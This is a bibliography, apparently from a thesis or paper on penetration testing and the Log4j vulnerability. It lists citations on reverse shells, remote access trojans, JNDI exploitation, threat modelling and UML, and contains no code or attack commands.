Dalalana, D.B. and Zorzo, A.F. (2017) 'Overview and Open Issues on Penetration Test', *Journal of the Brazilian Computer Society*, 23(1). doi:10.1186/s13173-017-0051-1.

FIRST (2019) 'Common Vulnerability Scoring System version 3.1 Specification Document Revision 1', pp. 1–24. Available at: <https://www.first.org/cvss/>.

Hama Saeed, M.A. (2020) 'Malware in Computer Systems: Problems and Solutions', *IJID (International Journal on Informatics for Development)*, 9(1), p. 1. doi:10.14421/ijid.2020.09101.

Helmke, M., Hudson, A. and Hudson, P. (2019) *Ubuntu Unleashed: 2019 Edition*, Pearson Education, Inc.

Hiesgen, R. *et al.* (2022) 'The Race to the Vulnerable: Measuring the Log4j Shell Incident'. Available at: <http://arxiv.org/abs/2205.02544>.

Ingoldsby, T.R. (2021) *Attack Tree-based Threat Risk Analysis*, Amenaza Technologies Limited. Available at: www.amenaza.com.

Ismail, N.M. (2020) 'Rancang Bangun Aplikasi Gamifikasi Untuk Hafalan Al-Quran Menggunakan Audio Fingerprint Berbasis Android'.

Jamil, M.A. *et al.* (2017) 'Software testing techniques: A literature review', *Proceedings - 6th International Conference on Information and Communication Technology for the Muslim World, ICT4M 2016*, pp. 177–182. doi:10.1109/ICT4M.2016.40.

Kaushik, K. *et al.* (2021) 'A Novel Approach to Generate a Reverse Shell: Exploitation and Prevention', *International Journal of Intelligent Communication, Computing, and Networks*, 2(2). doi:10.51735/ijiccn/001/33.

Khan, A. and Neha, R.P. (2016) 'Analysis of Penetration Testing and Vulnerability in Computer Networks', *GRD Journals-Global Research and Development Journal for Engineering* |, 1(6). Available at: www.eeye.com.

LiveAction (2022) *Hands On Keyboard Attack: Why Detection Just Became Critical*. Available at: <https://www.liveaction.com/resources/blog/hands-on-keyboard-attack-why-detection-just-became-critical/#:~:text=A hands-on keyboard attack,other end of this technique>.

Madhavi, D. (2016) 'A White Box Testing Technique in Software Testing: Basis Path Testing', *Journal for Research*, 2(4), pp. 12–17. Available at: www.journalforresearch.org.

- Maraj, A., Rogova, E. and Jakupi, G. (2020) *Testing of Network Security Systems through DoS, SQL Injection, Reverse TCP and Social Engineering Attacks*, *Int. J. Grid and Utility Computing*. doi:10.1504/IJGUC.2020.103976.
- Midian, P. (2002) 'Perspectives on penetration testing - Black box vs. white box', *Network Security*, 2002(11), pp. 10–12. doi:10.1016/S1353-4858(02)11009-9.
- Muñoz, A. and Mirosh, O. (2016) *A Journey from JNDI/LDAP Manipulation to Remote Code Execution Dream Land, BlackHat USA*. Available at: <https://www.blackhat.com/> (Accessed: 14 March 2022).
- Nanny, Prayudi, Y. and Riadi, I. (2019) 'Peningkatan Keamanan Data Terhadap Serangan Remote Access Trojan (RAT) pada Cybercriminal Menggunakan Metode Dynamic Static', *Jurnal Instek*, 4(2), pp. 161–170.
- Ningsih, S.W. (2021) 'Analisis Pengujian Kerentanan Situs Pemerintahan XYZ dengan PTES', *JATISI (Jurnal Teknik Informatika dan Sistem Informasi)*, 8(3), pp. 1543–1556. doi:10.35957/jatisi.v8i3.1224.
- OMG (2011a) *Activity Diagrams*. Available at: <https://www.uml-diagrams.org/activity-diagrams.html>.
- OMG (2011b) *UML Class and Object Diagrams Overview*. Available at: <https://www.uml-diagrams.org/class-diagrams-overview.html>.
- Oracle (2010) *inetOrgPerson Object Class*, *Oracle Corporation*. Available at: <https://docs.oracle.com/cd/E19225-01/820-6551/bzbpb/index.html> (Accessed: 5 May 2022).
- Oracle (2021) *Oracle Security Alert Advisory - CVE-2021-44228*, *Oracle Corporation*. Available at: <https://www.oracle.com/security-alerts/alert-cve-2021-44228.html> (Accessed: 17 March 2022).
- PTES (2021) *The Penetration Testing Execution Standard Documentation - Release 1.1*, *The PTES Team*. Available at: <https://pentest-standard.readthedocs.io/en/latest/tree.html> (Accessed: 3 April 2022).
- Rajasinghe, R. (2022) 'Remote Code Execution Security Flaw in Apache Log4j2', (May). doi:10.13140/RG.2.2.14272.20486.
- Roy, U.K. (2015) *Advanced Java programming*, *Oxford University Press*. Available at: <https://india.oup.com/product/advanced-java-programming-9780199455508> (Accessed: 31 March 2022).

Saroeval, M. and Bhadola, S. (2022) ‘Network Utility Tools Best Practices’, 9(6), pp. 96–103.

Shevchenko, N. *et al.* (2018) *Threat Modeling: A Summary Of Available Methods*, Carnegie Mellon University: Software Engineering.

Sukic, C. and Saracevic, M. (2012) ‘UML and JAVA as effective tools for implementing algorithms in computer graphics’, *Tem Journal*, 1(2), p. 111.

Yin, K.S. and Khine, M.A. (2019) ‘Optimal Remote Access Trojans Detection Based on Network Behavior’, *International Journal of Electrical and Computer Engineering*, 9(3), pp. 2177–2184. doi:10.11591/ijece.v9i3.pp2177-2184.

ZyTrax (2022) *LDAP for Rocket Scientists*, ZyTrax Inc. Available at: <https://www.zytrax.com/books/ldap/> (Accessed: 16 May 2022).